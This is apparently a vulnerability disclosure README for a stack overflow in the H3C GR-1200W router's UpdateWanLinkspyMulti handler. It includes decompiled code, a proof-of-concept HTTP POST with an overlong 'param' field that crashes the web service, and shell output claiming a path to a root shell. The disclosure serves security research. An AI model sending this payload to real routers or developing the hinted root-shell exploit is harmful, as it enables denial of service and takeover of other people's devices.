

main vuln / H3C / GR-1200W / 16 /



Darry-lang1 Update readme.md ...

on Jul 29 History

..



img

4 months ago



readme.md

4 months ago



readme.md

# H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202102/1383837\\_30005\\_0.htm](https://www.h3c.com/cn/d_202102/1383837_30005_0.htm)

## Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview :

## H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:

→ MiniGRW1A0V100R006.zip(9.45 MB)

→ H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

联系我们

## H3C MiniGRW1A0V100R006 版本说明书

## Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the UpdateWanLinkspyMulti function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall sub_40CD88(int a1)
2 {
3     size_t v2; // [sp+30h] [+30h]
4     size_t v3; // [sp+30h] [+30h]
5     char *v4; // [sp+34h] [+34h]
6     char *v5; // [sp+38h] [+38h]
7     char *sa; // [sp+3Ch] [+3Ch]
8     char *s; // [sp+3Ch] [+3Ch]
9     int v8; // [sp+40h] [+40h] BYREF
10    char v9[256]; // [sp+44h] [+44h] BYREF
11    int v10[8]; // [sp+144h] [+144h] BYREF
12    int v11; // [sp+164h] [+164h] BYREF
13    int v12; // [sp+168h] [+168h] BYREF
14    int v13; // [sp+16Ch] [+16Ch] BYREF
15    int v14; // [sp+170h] [+170h] BYREF
16    int v15; // [sp+174h] [+174h] BYREF
17    int v16; // [sp+178h] [+178h] BYREF
18    char v17[32]; // [sp+17Ch] [+17Ch] BYREF
19    char v18[32]; // [sp+19Ch] [+19Ch] BYREF
20    char v19[36]; // [sp+1BCh] [+1BCh] BYREF
21
22    memset(v10, 0, sizeof(v10));
23    sa = (char *)sub_4E58C8(a1, "linkspycfg", &unk_4EE560);
24    v2 = strlen(sa);
25    memset(v9, 0, sizeof(v9));
26    strncpy(v9, sa, v2);
```

In the UpdateWanLinkspyMulti function, the sa (param) we entered is copied to v9 through the strncpy function. There is no limit to the size of the copy, as long as the size of the data we enter is larger than the size of v9, it will cause a stack overflow.


# Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


```
CMD=UpdateWanLinkspyMulti&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




The picture above shows the process information before we send poc.

```
1968 *root      920 S    /bin/Monitor &
1969 *root      784 S    flacct -t 10 -f /etc/flacct.conf
1970 *root      480 S    /bin/watchdog &
1971 *root      796 S    /bin/ntpcclient &
2008 *root     2084 S    /bin/onlineupdate &
2039 *root     2244 S    /bin/AC &
2065 *root      832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -p
2073 *root      464 S    dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S    /bin/dhcpd -d -q lanbr1 lan2490
4850 *root      676 S    -cmdtelnet
4851 *root      816 S    /bin/sh
5206 *root     2480 S    /bin/webs &
5209 *root      676 S    -cmdtelnet
5210 *root      764 S    /bin/sh
5211 *root      696 R    ps
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



## 连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

重试

已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```

BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x   6 1007   1007           89 Jul 31  2019 www_root
drwxr-xr-x   2 *root   root           0 Jan  1  1970 www
drwxr-xr-x  10 *root   root           0 Jul 24  21:56 var
drwxrwxr-x   6 1007   1007           62 Jul 31  2019 var
drwxrwxr-x   3 1007   1007           26 Jul 31  2019 vettoc
lrwxrwxrwx   1 1007   1007           7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x  11 *root   root           0 Jan  1  1970 sys
lrwxrwxrwx   1 1007   1007           3 Jul 31  2019 sbin -> bin
dr-xr-xr-x  89 *root   root           0 Jan  1  1970 proc
drwxr-xr-x   5 *root   root           0 Jan  1  1970 root
drwxrwxr-x   3 1007   1007           28 Jul 31  2019 libexec
drwxrwxr-x   4 1007   1007          2422 Jul 31  2019 lib
lrwxrwxrwx   1 1007   1007           9 Jul 31  2019 init -> sbin/init
drwxrwxr-x   2 1007   1007           3 Jul 31  2019 home
drwxr-xr-x   4 *root   root           0 Jan  1  1970 ftproot
drwxr-xr-x  11 *root   root           0 Jan  1  1970 etc
drwxrwxr-x   3 1007   1007          2528 Jul 31  2019 dev
drwxr-xr-x   2 1007   1007          1556 Jul 31  2019 bin
/ #

```

Finally, you also can write `exp` to get a stable root shell.